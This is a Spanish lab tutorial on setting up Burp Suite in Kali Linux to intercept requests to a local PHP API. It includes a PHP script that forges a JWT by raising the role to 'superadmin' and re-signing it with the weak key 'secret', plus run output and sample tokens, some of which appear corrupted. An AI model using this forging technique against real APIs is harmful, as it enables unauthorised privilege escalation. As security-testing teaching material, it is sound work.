
Configurar BurpSuite como Proxy en Kali Linux para interceptar las peticiones HTTP

1. Abrir BurpSuite en Kali Linux:

Burpsuite





2. Ir a **"Proxy" → "Proxy settings"**.
3. En **"Proxy Listeners"**, asegurarse de que está activado en 127.0.0.1:8080.
4. Abrir **Firefox** o el navegador en Kali Linux.
5. Configurar el **proxy del navegador**:
 - Ir a **Configuración → Red → Configuración manual del proxy**.
 - **Proxy HTTP**: 127.0.0.1
 - **Puerto**: 8080
 - **Habilitar**: **Usar este proxy también para HTTPS**.



6. Importar el certificado de BurpSuite:

- Ir a <http://burp> en el navegador.
- Descargar e instalar el **certificado CA** en Firefox (*en Configuración → Privacidad y Seguridad → Certificados → Importar*).



A partir de ahora, todas las peticiones que se realicen en el navegador o herramientas como **cURL** o **Postman** pasarán por BurpSuite.


1. Lanzar una petición GET a la API usando cURL o Postman.

```
curl -x http://127.0.0.1:8080 -X GET http://localhost/jwt_security/jwt_full.php -H
"Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4iLCJyb2xlIjoiYWRtaW4iLCJpYXQiOiJlbnNDA0
MjgyNjQsImV4cCI6MTc0MDQzMjg2NH0.Kj7VgltXV6xYaW98fvkZ0K6YxRy66GRpmlf5B-im8Z6v-
ZgKov4jRlRfCJtadXcSM0QdAd-KoF1P3T3MZub6pDxec3c7IZ8F4zkQhw1zZYEGb_uNKX-
le0vSiUutdcifKiTM_G1AXjrp4l7-4SZaZHfKaquoSOZKnnhKTJcGsX1Lsg2osDS3r9Nz6nMaWqLdDmURbmV9-
QGSuZHMek6TCUpQNF_CyTXpetWHDJbWmkkZ1qp6AM5O1ouuBwpkacbCdPCXLzBS1QTVYL232cdONx4ZHhX42SzoHd-
P69dYzZxxOIWAOEeGgFK4vkH18ujIMhdAXhNt9v-_q1GsUsm6hHQ"
```

```
(root@kali)-[/var/www/html/jwt_security]
# curl -x http://127.0.0.1:8080 -X GET http://miweb.local/jwt_security/jwt_full.php \
-H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VyIjoieWRTaW4iLCJyb2xlIjoieWRTaW4iLCJpYXQ0E3NDA0MzYxMTcsImV4cCI6MTc0MDQzOTc0N30.BNNpjTVVXs1q0ULA0wS1rb8ZqE037w0KPGjr04RfxWiQreHF2HDtx-1dcIGkskCa9zImModRRFNSqC4uD7UUH4cCB40SyqzgU1-k70zffIT8V-f_h385zWmvT766XNz0ow8QCHj2DW_cZqdyJIZRhig92Q3D55cLjXPiQJLLV_sH9rW2i4biQ2tc2e6bbUEmSyUPaiIIwy_g3HZqAI7nC41beEs8r3dDucD1p3htIaUhYVYlmeFdpHPzMLrshdHxLZIRDYT40GdrB4U8rgqkU-alVdn9iNgbVVR-56Uqf_Lp95_LLjF_zs1-uphJQZQ8K7cG2rmb9Hudv8QXo62wrA"
✓ Acceso permitido. Bienvenido, admin

(root@kali)-[/var/www/html/jwt_security]
```

-x http://127.0.0.1:8080 le indica que utilice el proxy HTTP



2. Modificar el JWT en BurpSuite para ver si se puede cambiar el role a *superadmin*.

Código PHP para modificar y falsificar un JWT (jwt_exploit.php)

```
<?php
require 'vendor/autoload.php';
use Firebase\JWT\JWT;

//Token original interceptado desde BurpSuite
$original_token = "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9..."; // Reemplázalo con el JWT real

//Decodificar el token sin verificar la firma (INSEGURO)
$token_parts = explode(".", $original_token);
$header = json_decode(base64_decode($token_parts[0]), true);
$payload = json_decode(base64_decode($token_parts[1]), true);
```

```
echo "\nPayload original:\n";
print_r($payload);

//Modificar el payload para escalar privilegios
$payload['role'] = 'superadmin';


//Volver a firmar el token con una clave débil ('secret') usando HS256
$key = "secret"; // Clave débil usada en APIs mal configuradas
$new_token = JWT::encode($payload, $key, "HS256");

echo "\nNuevo JWT modificado:\n";
echo $new_token . "\n";
?>
```

Cómo Usar este Script

1. Guardar el código en un archivo PHP:
2. Reemplaza *\$original_token* con el JWT interceptado desde BurpSuite.
3. Ejecutar el script en el servidor PHP:

```
php jwt_exploit.php
```



```
(root@kali)-[/var/www/html/jwt_security]
# php jwt_exploit.php

• Payload original:
Array
(
    [user] => admin
    [role] => admin
    [iat] => 1740436117
    [exp] => 1740439717
)

Nuevo JWT modificado:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiiYWRtaW4iLCJyb2xlIjoic3VwZXJhZG1pbiIsImhhdCI6MTc0MDQzNjExNywiZXhwIjoxNzQwNDM5NzE3fQ.UOBxVNpRWyqciXKl5JeNDTQGW6nk31zq337lc1EOhM8
```

4. Copiar el JWT generado y probar en la API modificando la cabecera *Authorization* en BurpSuite.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiiYWRtaW4iLCJyb2xlIjoic3VwZXJhZG1pbiIsImhhdCI6MTc0MDQzNjExNywiZXhwIjoxNzQwNDM5NzE3fQ.UOBxVNpRWyqciXKl5JeNDTQGW6nk31zq337lc1EOhM8
```

5. Enviar la petición y verificar si la API protege correctamente la autenticación.

